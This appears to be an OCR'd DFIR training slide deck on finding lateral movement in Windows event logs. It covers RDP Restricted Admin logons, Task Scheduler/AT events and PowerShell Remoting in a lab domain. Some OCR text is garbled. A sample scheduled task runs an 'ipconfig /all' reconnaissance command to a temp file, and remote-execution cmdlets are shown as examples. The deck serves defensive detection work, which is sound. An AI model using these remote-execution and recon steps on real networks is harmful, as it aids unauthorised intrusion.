RDP_Win10-2_Security.evtx RDP_Win10-2_Security_RestrictedAdmin.evtx

Filtered: showing 4 of 14501 event(s)

Type	Date	Time	Event	Source	Category
Audit Success	2/27/2018	5:31:43 PM	4624	Microsoft-Windows-SeLogon	
Audit Success	2/27/2018	5:31:43 PM	4624	Microsoft-Windows-SeLogon	
Audit Success	2/27/2018	5:29:54 PM	4624	Microsoft-Windows-SeLogon	
Audit Success	2/27/2018	5:29:54 PM	4624	Microsoft-Windows-SeLogon	

Description

Logon Information:

Logon Type:	10
Restricted Admin Mode:	Yes
Virtual Account:	No
Elevated Token:	Yes
Impersonation Level:	Impersonation
New Logon:	
Security ID:	S-1-5-21-3671970501-3975728774-4289435121-3101
Account Name:	ninja-master
Account Domain:	NINJA-MOTORS
Logon ID:	0x3b1406
Linked Logon ID:	0x3b1463
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}
Process Information:	
Process ID:	0x3b0
Process Name:	C:\Windows\System32\svchost.exe
Network Information:	
Workstation Name:	
Source Network Address:	192.168.52.40
Source Port:	0
Detailed Authentication Information:	
Logon Process:	User32
Authentication Package:	Negotiate

Description Data

Events: 14501 Displayed: 4 Selected: 1

Restricted Admin Mode Flag is "Yes".

Task Scheduler / AT Events

Task Scheduler / AT Events (1)

- Why is this event important?
 - Attackers often use Task Scheduler and AT to execute commands on remote computers in the lateral movements phase. Therefore, you should check this event.
- The important event IDs
 - Security.evtx
 - 4624: An account was successfully logged on.
 - Microsoft-Windows-TaskScheduler%4Operational.evtx
 - 100: Task started
 - 102: Task completed
 - 106: Task registered
 - 107: Task triggered on scheduler
 - 110: Task triggered by user
 - 129: Created Task Process (Launched)
 - 140: Task updated
 - 141: Task deleted
 - 200: Action Started
 - 325: Launch request queued

Task Scheduler / AT Events (2)

How can we detect this event?

- 106 (Microsoft-Windows-TaskScheduler%4Operational.evtx)
 - Description
 - Task registered
 - How can we recognize Task Scheduler / AT with this ID?
 - This ID is dedicated for task registration.
 - In addition, 4624 with logon type 3 is logged to Security.evtx at the same time if the task was registered from remote hosts. You can get the source address information by combining date/time and the user name of these logs.
- 4624 (Security.evtx)
 - How can we recognize it?
 - We can filter this ID with logon type 3 to get triggered tasks and their dates.

Task Scheduler / AT Events (3)

- Let's assume this condition is given.
 - From the analysis we have done so far, the attacker moved laterally on sometime around February 25, 2018.
 - We should look for registration events of tasks around this time.
- Open the log below with Event Log Explorer, and click "Filter Events" button.
 - E:\Artifacts\other_eventlog\Task_Win10-2_TaskSchedOpe.evtx
 - Original log name: Microsoft-Windows-TaskScheduler%4Operational.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Task Sched

Filter X

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evttx\TaskSched\Microsoft-Task Scheduler) Event log view(s) on your choice

Event types

<input checked="" type="checkbox"/> Information	Source: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Warning	Category: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Error	User: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Critical	Computer: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Audit Success		

Filter with Event ID 106.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately

From: To: Exclude

Display event for the last Exclude


Task Scheduler / AT Events (5)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
106	*1	Destination (remote host)	Date, Time	Date/Time around when Task Scheduler was used
			Computer Name	Destination computer name
			User	User name or SID of task registered
			Task	Task name
4624	Security.evtx	Destination (remote host)	Date, Time	Date/Time around Task Scheduler used
			Computer Name	Destination computer name
			New Logon\Security ID	Logon user's SID
			New Logon\Account Name	Logon user's account name
			New Logon\Logon ID	An ID to combine with 4648 and others
			New Logon\Logon GUID	An ID to combine with 4769
			Network Information\Source Network Address	Source IP address

*1 : Microsoft-Windows-TaskScheduler%4Operational.evtx

Task Scheduler / AT Events (6)



The screenshot shows the Windows Event Viewer interface with the title bar "Win10-2_TaskSchedOpe.evb". The main pane displays a table of event logs. A red box highlights the first event row, which contains the date and time "2/25/2018 9:06:55 PM". A red callout box labeled "Registered event dates" points to this highlighted cell. The table has columns: Type, Date, Time, Event ID, Source, Category, User, and Computer. The first two rows are for "Information" events from the source "Microsoft-Windows-TaskScheduler" with category "Task registered". The user "NINJA-MOTORS\ninja-master" and computer "client-win10-2" are listed. The third row is partially visible. The "Desc" column shows the event description: "User 'NINJA-MOTORS\ninja-master' registered Task Scheduler task '\task_name'".

Type	Date	Time	Event ID	Source	Category	User	Computer
Information	2/25/2018	9:06:55 PM	106	Microsoft-Windows-TaskScheduler	Task registered	\SYSTEM	client-win10-2
Information	2/7/2018	9:03:03 PM	106	Microsoft-Windows-TaskScheduler	Task registered	\SYSTEM	client-win10-2
Information	2/7/2018	9:03:14 AM	106	Microsoft-Windows-TaskScheduler	Task registered	\SYSTEM	client-win10-2

Registered event dates

User 'NINJA-MOTORS\ninja-master' registered Task Scheduler task '\task_name'

User's name or SID

Task name

If AT is used, task name is always "\At*".

"*" will be a number.

Now, you can check whether they are legitimate tasks or not.

Task Scheduler / AT Events (7)

- We got date/time, task name and registered user name from event 106.
 - However, where did this user register this task from?
 - If the task was registered from a remote host, then you can find the ID 4624 type 3 log as well at the same time.
 - If the log is not found, it means the task was registered locally.

Task Scheduler / AT Events (8)


- Let's find the ID 4624 logs with logon type 3 that were recorded at the same time with ID 106, which we confirmed previously.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\Task_Win10-2_Security.evtx
 - Original log name: Security.evtx

Notice:

You should **drag the log file and drop it to** Event Log Explorer.



Task 9



(2) Choose "C:\Tools\eventlog_filters\other_Sec4624_type3_Feb25_9PM.elc", then press "Open" button.



Task S

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\other_eventlog\Task_Win10-2_TaskSchedOper.log)
 Event log view(s) on your choice

Event types

<input checked="" type="checkbox"/> Information	Source: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Warning	Category: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Error	User: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Critical	Computer: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Audit Success		
<input checked="" type="checkbox"/> Audit Failure		

Event ID(s): 4624 Filter with event ID 4624. Exclude
Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Filter with logon type 3

Name	Operator	Value
Logon Information\Logon Type	Equal	3

Filter with Feb. 25, 2018 9 PM to 10 PM

Date Time Separately
From: 2/25/2018 9:00:00 PM To: 2/25/2018 10:00:00 PM Exclude

Display event for the last days hours Exclude

Win10-2_TaskSchedOpe.evtx

Filtered: showing 9 of 3219 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2/25/2018	9:06:55 PM	106	Microsoft-Windows-Tasks	Task registered	\SYSTEM	client-win10-2.nir
Information	2/7/2018	9:03:03 PM					
Information	2/7/2018	9:03:51 AM					
Desc	User "NINJA-MOTORS\ninja-master"						

Win10-2_Security.evtx

Filtered: showing 8 of 14232 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2/25/2018	9:06:55 PM	4624	Microsoft-Windows-Security	Logon	N/A	client-win10-2.

Description

Logon Information:

- Logon Type: 3
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes
- Impersonation Level: Impersonation

New Logon:

- Security ID: S-1-5-21-3671970501-3975728774-4289435121-3101
- Account Name: ninja-master
- Account Domain: NINJA-MOTORS.NET

Process Information:

- Process ID: 0x50a805
- Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {AC0DAB8C-3425-EA6A-3C79-50AF2E0962D5}

Network Information:

- Workstation Name: -
- Source Network Address: 192.168.52.40
- Source Port: -

You can see the same time and the user name for events 106 and 4624.

ID 4624 is always logged on destination host.

We got the remote (source) IP address!

Task Scheduler / AT Events (12)

- We confirmed that “ninja-master” registered the task named “task_name” from 192.168.52.40 at 9:06:55 PM on February 25, 2018.

Task Scheduler / AT Events (13)

- However, what process was executed? How many times were this command executed?
- You should see the log below again!
 - E:\Artifacts\other_eventlog\Task_Win10-2_TaskSchedOpe.evtx
 - Original log file name: Microsoft-Windows-TaskScheduler%4Operational.evtx
- We should see the IDs below.
 - 107: Task triggered on scheduler
 - We can get execution count by counting this logs.
 - 110: Task triggered by user
 - We can get execution count, which were executed by a user manually, by counting this logs.
 - 200: Action Started
 - We can see the executive file name.

Task S

Filter

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evtbx\remote_logon\TaskSd)
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Filter with Event ID 107, 110 and 200.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description **Filter with the task name "\task_name".** RegExp Exclude

\task_name

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... Save... **OK** Cancel

Task Scheduler / AT Events (15)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
200	*1	Destination (remote host)	Date, Time	Date/Time around when Task Scheduler was used
			Computer Name	Destination computer name
			action	Executive file name
			task	Task name
107	*1	Destination (remote host)	Date, Time	Date/Time around when Task Scheduler was used
			Computer Name	Destination computer name
			This event ID	Task triggered on scheduler
110	*1	Destination (remote host)	Date, Time	Date/Time around when Task Scheduler was used
			Computer Name	Destination computer name
			This event ID	Task triggered by user
			user	User name which task triggered

*1 : Microsoft-Windows-TaskScheduler%4Operational.evtx

Event Log Explorer

File Tree View Event Advanced Window Help



Win10-2_TaskSchedOpe.evtx



Type	Date	Time	Event	Source	Category	User	Computer
Information	2/25/2018	9:00:01 PM	107	Microsoft-Windows-Ta	Task triggered on scheduler	\SYSTEM	client-win10-2.ninja-mo
The task was executed three times.			110	Microsoft-Windows-Ta	Task triggered by user	\SYSTEM	client-win10-2.ninja-mo
			200	Microsoft-Windows-Ta	Action started	\SYSTEM	client-win10-2.ninja-mo
Information	2/25/2018	9:07:02 PM	107	Microsoft-Windows-Ta	Task triggered on scheduler	\SYSTEM	client-win10-2.ninja-mo

Description
Task Scheduler launched action "C:\Windows\system32\cmd.EXE" in instance "{E5E840A2-B80E-49E1-8AC9-131E3D85CAE9}" of task "\task_name".

The executive file path was found in the ID 200!

Task Scheduler / AT Events (17)

- We confirmed “ninja-master” registered the “task_name” task from 192.168.52.40 at 9:06:55 PM on February 25, 2018.
 - “cmd.exe” was executed three times using the task.

Task Scheduler / AT Events (18)

- We can also find Task Scheduler / AT events with 4624, logon type 4 in “Security.evtx”.
 - Type 4 means “Batch”.
 - This logon type is dedicated for Task Scheduler / AT.
 - Every task trigger is logged and requests are launched.
- You can use the same log file as the previous one.

Task Scheduler / AT Events (19)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
4624	Security.evtx	Destination (remote host)	Date, Time	Date/Time around when Task Scheduler was used
			Computer Name	Destination computer name
			New Logon\Security ID	Logon user's SID
			New Logon\Account Name	Logon user's account name
			New Logon\Logon ID	An ID to combine with 4648 and others
			New Logon\Logon GUID	An ID to combine with 4769

Task S

Win10-2_Security.evbx

Filtered: showing 4 of 14232 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	2/25/2018	9:08:00 PM	4624	Microsoft-Windows-SeLogon	N/A		client-win10-2.ninja-motors.r
Audit Success	2/25/2018	9:07:16 PM	4624	Microsoft-Windows-SeLogon	N/A		client-win10-2.ninja-motors.r
Audit Success	2/25/2018	9:07:16 PM	4624	Microsoft-Windows-SeLogon	N/A		client-win10-2.ninja-motors.r
Audit Success	2/25/2018	9:07:02 PM	4624	Microsoft-Windows-SeLogon	N/A		client-win10-2.ninja-motors.r

Description

An account was successfully logged on.

Subject:

Security ID: S-1-5-18
Account Name: CLIENT-WIN10-2\$
Account Domain: NINJA-MOTORS
Logon ID: 0x3e7

Logon Information:

Logon Type: 4

Restricted Admin Mode: -

Virtual Account: No
Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-1-5-21-3671970501-3975728774-4289435121-3101
Account Name: ninja-master
Account Domain: NINJA MOTORS

Logon ID: 0x50c34e
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {2F85E608-D6C5-46CE-7553-FACC5589FCE6}

Process Information:

Process ID: 0x3c8
Process Name: C:\Windows\System32\svchost.exe

Network Information:

Workstation Name: CLIENT-WIN10-2
Source Network Address: -
Source Port: -

Detailed Authentication Information:

Logon Process: .UBPM

Task Scheduler / AT Events (21)

- Unified Background Process Manager (UBPM)
 - Service Control Manager - manages Windows Services
 - Task Scheduler - manages Windows Tasks
 - Windows Management Instrumentation - manages WMI providers
 - DCOM Server Process Launcher - manages out-of-process COM applications.

<https://blogs.technet.microsoft.com/askperf/2009/10/04/windows-7-windows-server-2008-r2-unified-background-process-manager-ubpm/>

Task Scheduler / AT Events (22)

- You can also check the “Tasks” folders below.
 - C:\Windows\System32\Tasks
 - C:\Windows\SysWOW64\Tasks

```
<moden><parse><moden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<DeleteExpiredTaskAfter>PT1S</DeleteExpiredTaskAfter>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
<Exec>
<Command>cmd</Command>
<Arguments>/c ipconfig /all &gt; C:\windows\temp\cccc.txt</Arguments>
</Exec>
</Actions>
</Task>
```

- For AT command, you can look for this folder.
 - c:\windows\tasks
 - *.job

Task Scheduler / AT Events (23)

- You might also need to check these logs.
 - Microsoft-Windows-TaskScheduler%4Operational.evtx
 - 100: Task started
 - 102: Task completed
 - 140: Task updated
 - 141: Task deleted

PowerShell-Remoting

PowerShell-Remoting

- What is PowerShell-Remoting?
 - PowerShell-Remoting is a kind of remote PowerShell script execution methods that use WinRM (Windows Remote Management).
 - <https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/running-remote-commands?view=powershell-6>
 - Typically, it uses the WS-Management (Web Services for Management) protocol.
 - <https://docs.microsoft.com/en-us/windows/win32/winrm/ws-management-protocol>
 - It is enabled by default on Windows Server 2012 R2 or later.

PowerShell-Remoting

- There are several cmdlets for using PowerShell-Remoting.
 - Enter-PSSession
 - New-PSSession
 - Invoke-Command
- You can logon with a command like this.

```
Enter-PSSession SERVER1
```

- Or you can execute cmdlets directly like this.

```
Invoke-Command -ComputerName SERVER1 -ScriptBlock {Get-UICulture}
```

PowerShell-Remoting

- Why is this event important?
 - Attackers could use PowerShell Remoting to execute cmdlets on remote computers in lateral movement phase. So you should check this event.
- The important event IDs
 - Microsoft-Windows-WinRM%4Operational.evtx
 - 6: Creating WSMAN Session. The connection string is:%1.
 - 91: Creating WSMAN shell on server with ResourceUri: %1
 - Microsoft-Windows-PowerShell%4Operational.evtx
 - 4104: Creating Scriptblock text
 - 53504: Windows PowerShell has started an IPC listening thread on process: %1 in AppDomain: %2.
 - Windows PowerShell.evtx
 - 400: Engine state is changed from None to Available.

PowerShell-Remoting

How can we detect PowerShell-Remoting?

- We can get these evidences when one of the cmdlets below are executed.
 - Enter-PSSession
 - Invoke-Command
 - New-PSSession
- Microsoft-Windows-WinRM%4Operational.evtx
 - Event ID 6 with PowerShell version is logged on the source host.
 - Event ID 91 without "Correlation ActivityID" string is logged on the destination host.
- Windows PowerShell.evtx
 - Event ID 400 is logged with "wsmprovhost.exe" in "HostApplication" column on the destination host.
 - We can get command arguments if the PowerShell version is 5.0 or higher.
 - Event 53504 is also logged on the destination host.
- Microsoft-Windows-PowerShell%4Operational.evtx
 - You can get executed script blocks in event ID 4104 on the destination host.

PowerShell-Remoting

- What is wsmprovhost.exe?

For the fan-out configuration, Windows PowerShell uses the Web Services for Management (WS-Management) protocol and the WinRM service that supports the Microsoft implementation of WS-Management. When a local computer connects to a remote computer, WS-Management establishes a connection and uses a plug-in for Windows PowerShell to start the Windows PowerShell host process (Wsmprovhost.exe) on the remote computer. The user can specify an alternate port, an alternate session configuration, and other features to customize the remote connection.

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_remote_faq?view=powershell-6&viewFallbackFrom=powershell-Microsoft.PowerShell.Core

PowerShell-Remoting

- We can get the destination host name in the event ID 6 of the log below on the source host.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PSRem_Win10-1_WinRM.evtx
 - Original log name: Microsoft-Windows-WinRM%4Operational.evtx



Power

Filter X

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evt\remote_logon\PSRemot) Event log view(s) on your choice

Event types

Information Warning Error Critical Audit Success Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Filter with event ID 6.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

Exclude

This string is useful for indicating PowerShell-Remoting and WinRS (we will mention it later).

Filter by description

New condition

Name	Operator	Value

Date Time Separately Exclude

From: To: Exclude

Display event for the last Exclude

PowerShell-Remoting

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
6	Microsoft- Windows- WinRM%4Oper ational.evtx	Source host	Date, Time	Date/Time around when PowerShell-Remoting was used
			Computer Name	Source computer name
			Connection string	Logon user's SID

Event Log Explorer

File Tree Event Advanced Window Help

<Load filter>

Win10-1_WinRM.evtbx

Filtered: showing 7 of 437 event(s)

Type Date Time Event Source Category

Type	Date	Time	Event	Source	Category
Information	2/25/2018	5:51:59 PM	6	Microsoft-Windows-W	WSMan Session initialize
Information	2/25/2018	5:32:19 PM	6	Microsoft-Windows-W	WSMan Session initialize
Information	2/25/2018	5:30:11 PM	6	Microsoft-Windows-W	WSMan Session initialize
					User
					\S-1-5-21-3671970501-3975728774-4289435121-3101
					\S-1-5-21-3671970501-3975728774-4289435121-3101
					\S-1-5-21-3671970501-3975728774-4289435121-3101

We can get logon user name or SID.

Description

Creating WSMAN Session. The connection string is: client-win10-2 wsman PSVersion=5.1.14393.0


We can also get the destination hostname. This is the sign of PowerShell-Remoting.

Description Data

